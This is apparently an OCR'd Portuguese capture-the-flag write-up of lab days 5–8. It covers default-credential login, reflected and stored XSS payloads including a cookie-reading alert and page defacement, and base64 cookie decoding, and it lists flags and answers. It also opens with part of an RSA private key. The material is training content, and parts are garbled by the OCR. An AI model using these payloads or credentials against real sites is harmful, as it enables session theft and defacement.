lGfizQYRDWH1EyDbaPmvZmy0lEELfMR18wjYF1VBTAI8PNCcqVVDaKalrbnshQpO HoqlKrf3wLn4rnU9873C3JKzX1aDP6q+P+9BlwIDAQABAoIBABnNP5GAciJ51KwD
RUeflyx+JJlBmoM5jTi/sagBZauu0vWfH4EvyPZ2SThZPfEb3/9tQvVneReUoSA5 bu5Md58Vho6CD81qCQktBAOBV0bwqIGcMFjR95gMw8RS9m4AyUnUgf438kfja5Jh
NP36ivgQZZFBqzLLzoG9Y9jIGKjiSyMvW4u63ZacCKPTpp5P53794/UVU7JiM03y OvavZ2QveJp5BndV5lOkclEFwFRACDK1xwzDRzx/TNJLufztb2EheMc3stNuOMea
TLKIbG0Mp/c2az8vNN6HA0QiwxYIKZ58RfdsOfbsFxAltYNnzxy9UEieXtrWVg7X Qfi/ZeECgYEA/pfgg6BClEmipXv8hVkLWe7VwlFf4RXnxfWyi6OqC/3Yt9Q9B4Ya
6bgLzk2vPNHgJt+g2yh/TzMX6sCC9lMYedc0faiJr/VlSBm25qTjqlGctwt0D3nb j60mSKKFbwDPxrcek/7WH1cWDcaLTDdL9KPLk1JQzbwDzojrE1TDD+cCgYEA7wsA
MPm4aUDikZHKhQ5OOge+wzPNXVR6Yy1VV3WZfxRCoEuq6fYEJsKB5tykfQPC8cUn qwGvo8TiMHbQ9Kml5FabfBK8LswQ575bnLtMxdPyBCgYqlsAlkPYQAOizUVlrOOg
faKF5VknsONM9DC3ZNx5L1zQXbslrWbEPsRlytECgYB7CXr/lZwLfeqUfu7yoq3R sJKtbhYf+S4hhTPcOCQd13e8n10/HZg0CzXpZbGieusQ3llml9Ouusp8ML0Y3ale
f9pmP+UKnEdqUMMLg/RhowHRID9qm0F4lf1CbQh/NK01I5ore6SPUM7fqWv4UWDr wZzlfad/RbWxQooYtYXvUQKBgFDLcBldpYX1x16aX1AfqLMWgRSrQqNj9UXmQa0g
83OvXmGdkbQoUfjjz1l/i10x00cycxjqpfn9htllptG7J6i92SnTj0Vl9eTOQ1qz N9y5qVhcURHrVh0+vy3LzNACv73y5gDw2L7PJoo0GYODn8j4eAFZJpg3qIQpovTw
HtOxAoGABqwywFKFNTYgrl17Rs4g3H1nc0EhOzGetRaRL2bcvQsZevuWyswp0Mbm 9nIgNAtxttsmfL+OU7nP3I4YQlyZed4luRWcRaXrvGMqfEL4wzRez5ZxMnZM/lIQ
9DBID9C7t5Ml3aXR3A5zFVVlNomwHH7aGfeha1JRXXAtasLTVvA= -----END RSA PRIVATE KEY-----
```

Day 5




Note Viewer!


What user are you

User: noot

Pass: test1234




I am noot!



flag{fivefourthree}

Day 6

Depois de muito tempo eu tive a ideia de pesquisar o nome da aplicação no google usando parâmetros do google dorks.




8 resultados (0,25 segundos)

github.com › NinjaJc01 ▾ Traduzir esta página

NinjaJc01 (James) · GitHub


PensiveNotes - A note taking app. If you're not coming here from TryHackMe please check the spoiler below. Spoiler This repo is part of a CTF challenge.



NinjaJc01 Update README.md ecd477d 13 days ago 13 commits

resources	Added pwchange, installation instructions	13 days ago
README.md	Update README.md	13 days ago
api.service	Initial commit	19 days ago
database.db	Initial Working frontent	18 days ago
main.go	Added pwchange, installation instructions	13 days ago

https://github.com/NinjaJc01/PensiveNotes/blob/master/README.md




Using PensiveNotes

After downloading and compiling PensiveNotes, log in using the default credentials `pensive:PensiveNotes`

Make sure you change this password immediately!

http://10.10.66.246/mynotes/

Login: pensive // Senha:PensiveNotes



Your notes:

Default Credentials are a security risk!


```
Default credentials are a (surprisingly common) security flaw, especially with IoT (Internet of Things) Devices.

Have a flag! thm{4b9513968fd564a87b28aa1f9d672e17}
```

Welcome To Pensive Notes

```
If you wanted to write your own note, the contents would be shown like this.
```

Day 7

10.10.119.138/reflected?keyword=<script>alert(Hello)</script>



Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.

Questions:

1. Craft a reflected XSS payload that will cause a p
2. Craft a reflected XSS payload that will cause a p


- Why does this work?
- Disable your browsers XSS protection

Answer: ThereIsMoreToXSSThanYouThink

You searched for:

Search for something...

10.10.119.138/reflected?keyword=<script>alert(window.location.hostname)</script>


Preferences
THM ~ XSS Playground
10.10.119.138/reflected?keyword=<script>alert(window.location.hostname)</script>
XSS Playground
Reflected XSS
Stored XSS
OK

Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.


Questions:

1. Craft a reflected XSS payload that will cause a popu
2. Craft a reflected XSS payload that will cause a popu

- Why does this work?
- Disable your browsers XSS protection

10.10.119.138

You searched for:


Preferences
THM ~ XSS Playground
10.10.119.138/reflected?keyword=<script>alert(window.location.hostname)</script>
XSS Playground
Reflected XSS
Stored XSS
OK

Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.

Questions:

1. Craft a reflected XSS payload that will cause
2. Craft a reflected XSS payload that will cau


- Why does this work?
- Disable your browsers XSS protection

Answer: ReflectiveXss4TheWin

□ Prevent this page from creating additional dialogs

You searched for:

Search for something...


Register


Username:

teste

Password:

●●●●●

<p>opa</p>


Add a comment

<p>opa</p>


Comments

Successfully added a HTML comment! Answer for Q1: **HTML_T4gs**


Jack: Hey Everyone!
Logan: Hey Jack, how're you?
Jack: Yeah good thanks!
teste: hey
teste:
opa

teste:
opa

<script>alert(document.cookie)</script>


Add a comment

<script>alert(document.cookie)</script>




ipting attacks. All answers need to be submitted i

you

h y


addi

document.cookie



```
connect.sid=s%3AnUYqKOjgY2HUvo0EAvU1P0aj_YyPaQ1K.SkfLSwsbz4HfBal1dweCg3SKHW4bsfyBNFZ44cOhPko;
username=teste
```


□ Prevent this page from creating additional dialogs



W3LL_D0N3_LVL2

□ Prevent this page from creating additional dialogs

https://www.w3schools.com/js/js_htmldom_html.asp




Question Hint

```
<script>document.querySelector('#thm-title').textContent = 'I am a hacker'</script>
```

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript. Answer: `websites_can_be_easily_defaced_with_xss`

Day 8



Aproximadamente 3.180.000 resultados (0,51 segundos)

Dica: Pesquisar apenas resultados em **português (Brasil)**. Especifique seu idioma de pesquisa em Preferências

Apache Software Foundation


Tomcat is **developed** and maintained by an open community of developers under the auspices of the Apache Software Foundation, released under the Apache License 2.0 license.

en.wikipedia.org › wiki › Apache_Tomcat

Apache Tomcat - Wikipedia

http://10.10.138.223/myprofile

https://gchq.github.io/CyberChef/



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars


```
length: 152
lines:   1
```

```
gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAAYmQ4YjAxMzA1ZjM3NDZlOGI5MzljZmE0NmQ4YzZlMzVxAlgLAAA
AZW5jb2RlZGZsYWdxA1gYAAAAVEhNe2dvb2Rfb2xkX2Jhc2U2NF9odWh9cQR1Lg==
```

```
time:    5ms
length:  112
lines:     1
```

```
..}q.(X ...sessionIdq.X
